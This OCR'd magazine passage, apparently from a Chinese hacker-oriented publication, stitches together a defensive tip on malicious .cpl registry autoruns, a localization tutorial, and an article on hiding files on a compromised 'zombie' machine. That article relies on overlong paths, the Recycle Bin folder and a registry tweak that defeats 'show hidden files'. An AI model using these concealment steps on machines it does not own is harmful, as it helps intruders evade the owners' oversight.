LOOK 注意 如果有人利用这种方式进行攻击，防范方法是经常检查注册表的启动项，发现用RunDll32.exe调用.cpl文件的就杀无赦，斩立决！将这个注册表键值立刻删除，然后按键值提供的路径找到这个cpl文件把它删除。

好了，到这里文章结束了，本人水平有限，文中如有不正确或值得商榷的地方欢迎大家批评指点！另外，写作时曾参阅过网上高手们的帖子，深感受益匪浅，在此一并谢过！

上接145页




图11

在汉化过程中，会相当烦琐，苦闷，每汉化一个程序，都要付出艰辛的劳动。所以我们要感谢所有的汉化作者，没有他们的辛勤劳动，我们使用一些国外软件时上手就会困难很多。

利用系统Bug在肉鸡上巧妙隐藏目录和文件

netman

要想在“肉鸡”上隐藏目录和文件，方法有很多，比方说利用工具软件进行加密或隐藏，但是不是一定要利用第三方软件呢？当然不是。利用Windows系统的自身的特性也可以隐藏目录和文件。

请大家和我一起做一个实验。打开“资源管理器”，在任意一个磁盘（假设是E盘）下建立一个目录，名为good，然后进入此目录，在它的下面再建立一个子目录，假设为123，然后在123子目录下再建立一个子目录test，现在test这个目录的绝对路径就是E:\good\123\test。接下来把你要隐藏的目录和文件都拷贝test子目录下。然后点击“向上”按钮，来到123子目录，对着它点击鼠标右键，在弹出菜单中选择“重命名”，把这个123子目录改名为1111……1111，这个“1111……1111”字串能写多长就写多长（一直按着数字键1不松手，直到没有反应为止）。接下来，再点击“向上”按钮，来到最外层的good目录，用同样的办法把它也重命名，假设改名为goodluck123，现在test子目录的绝对路径就是E:\goodluck123\1111……1111\test。试试看，看你能否进入test子目录。是否出现一个“无法访问此文件夹，路径太长”的提示，如图1所示。




图 1

既然在视窗界面下无法看到里面的内容，那么到DOS下试试看能否进入此文件夹，还是不行，这样隐藏在里面的目录和文件就被巧妙的隐藏起来了。谁能想到里面会有个test子目录呢？谁能想到test子目录下还有文件和文件夹呢？

> **注意** 关于绝对路径的小提示：大家都知道，在我们平时使用计算机时要找到需要的文件就必须知道文件的位置，而表示文件的位置的方式就是路径，例如只要看到这个路径c:/apache/cgi-bin/image/photo.jpg我们就知道photo.jpg文件是在c盘的apache目录下的image子目录中。类似于这样完整的描述文件位置的路径就是绝对路径。

为什么会这样呢？其实，这只是利用了Windows系统的一个小Bug，这个Bug就是Windows目录的绝对路径是不能超过254个字符的，如果你建立的目录的绝对路径超过254个字符的话，系统是绝对看不到的。反过来讲，系统也不允许你直接建立一个绝对路径长度超过254个字符的目录。而我们前面所做的就是迂回建立一个目录，其绝对路径超过了254个字符，所以别人就无法访问里面包含的子目录和文件了，这样变相地把目录和文件隐藏了起来。

让我们再用其它软件来检视一下我们的隐藏结果。大家知道，一般的隐藏文件或目录的方法，如特殊空格法、给文件夹设定一个空白图标法、修改注册表隐藏目录法等，都会在文件管理软件Windows Commander、看图软件ACDSee或压缩软件WinZIP或WinRAR中显露原形。而用本方法隐藏的目录不会被显示在上述软件中，它们只能看到受保护文件夹的上一层目录，而无法看到里面隐藏的内容。下面我们以ACDSee为例，检验是否与上所述。

打开ACDSee，可以看到它的界面与资源管理器很相似。左上窗口有Windows树型目录结构，右边主窗口为打开文件夹的内容，包括具有“隐藏”属性的文件。找到我们隐藏目录和文件的那个E盘，看，根本无法看到goodluck123文件夹里面的test目录，如图2所示。所以说这种方法非常好。




图 2

不过，这里有一个问题，那就是自己该如何访问隐藏在里面的文件夹和文件呢？很简单，只要test子目录的绝对路径的长度没有超过254个字符就可以进入其中。所以，给最外层的目录改名，比如说将goodluck123改名为g，然后就可以进入下一级目录，进而可以进入test子目录。当然，你也可以自己编写一个程序，来读取这个目录。

从上面的查看隐藏目录和文件的方法来看，这样隐藏文件有一定的风险，别人也可以用同样的方法进入此目录，查看到你隐藏的文件和目录。其实，只要略微变通一下，保护效果就会非常好。

首先进入C:\recycled（即回收站）目录下，用文中刚开始提到的方法建立超长目录，并把要隐藏的文件和文件夹移动到其中，同时选定这些文件和目录按右键，在弹出菜单中选择“属性”，将其属性设置为“隐藏”，这样在Windows就看不到这些文件了，并且清空回收站也依然还存在。其实，这只是利用了回收站中的desktop.ini文件，千万不要将它删除了。你也可以将desktop.ini文件拷贝到其它文件夹，那个文件夹就会变为回收站。假如你隐藏的是可执行文件，当你要使用该文件时，可以在“开始”→“运行”中输入“绝对路径＋文件名”即可。

> **注意** 是不是非得利用回收站才可以呢？当然不是，只要是特殊文件夹就可以起到和回收站同样的功效，如c:\windows\fonts等，所以你也可以把秘密文件

和目录放到系统字体目录下。

接下来修改一下注册表，让文件更彻底地隐藏起来。在“开始”→“运行”中输入Regedit，打开注册表编辑器，展开到HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWALL分支，修改DWORD值CheckedValue的键值为0（默认为1，如果没有该DWORD值可以新建），如图3所示。




图 3

关闭注册表编辑器，按F5键刷新桌面。现在这些文件隐藏得更深了，不信你可以看看它们：进入“我的电脑”中，点击“查看(V)”→“文件夹选项”→“查看”→“显示所有文件”，如图4所示。本来这样可以查看所有隐藏的文件，但进入隐藏文件的那个回收站后，什么也没有发现。




图 4

利用这种方法隐藏目录和文件，非常的巧妙，原因有三：一是别人想不到回收站中藏有秘密，这样就不会激起别人窥探的欲望；二是修改注册表后这些隐藏起来的文件和目录更隐蔽了，在Windows下根本发现不了；三是即便发现了这些隐藏的目录和文件，也会由于绝对路径太长而无法进入该目录查看文件。有此三重保护，在肉鸡上隐藏秘密文件当安全多了。其实，利用本方法保护自己的文件也很不错哟，大家不妨一试！

简简单单学汉化

刘晖

软件的汉化学习起来并不是那么困难，也不神秘。就算你不懂汇编语言，只要你会正确使用工具就可以把软件汉化得很好！（现在做什么就是方便，工具都是现成的，呵，不知道大家以前玩DOS游戏时有没有试过用PC5.0修改金钱呀，要先记下金钱数，再换成16进制，再查找，那时还没有现在那么多的游戏修改工具，怎么越说越离题了？一堆鸡蛋扔了过来~~）

但是以前汉化程序是一个很累的工作，所以我决定写这篇文章，让大家都掌握汉化方法，这样大家就可以汉化自己喜欢的英文版程序了。（想起来就高兴，是吧~~）

下面就让我带大家一步一步来汉化软件。

需要工具

……exescope6.0中文版（最新版是6.3版，下载地址 http://www.skycn.com/soft/2128.html），这里以6.0版做教程，和6.3版使用方法是一样的。

……CreateInstall（一个小巧的制作安装软件的软件，下载地址：http://act1.it.sohu.com/newdownload/ssoftdetail.php?softnum=3878）

汉化软件：lc4.exe

首先，我们运行Exescope程序，如图1所示：




图 1

选择“文件”菜单中的“打开”选项，在“打开”对话框中选择需要汉化的EXE文件，如“LC4.EXE”，如图2所示。




图 2

打开后在程序左边框会有几项菜单，我们点击“resource”前面的“+”号（注：在6.3版里显示是[资源]），展开如图3所示菜单。

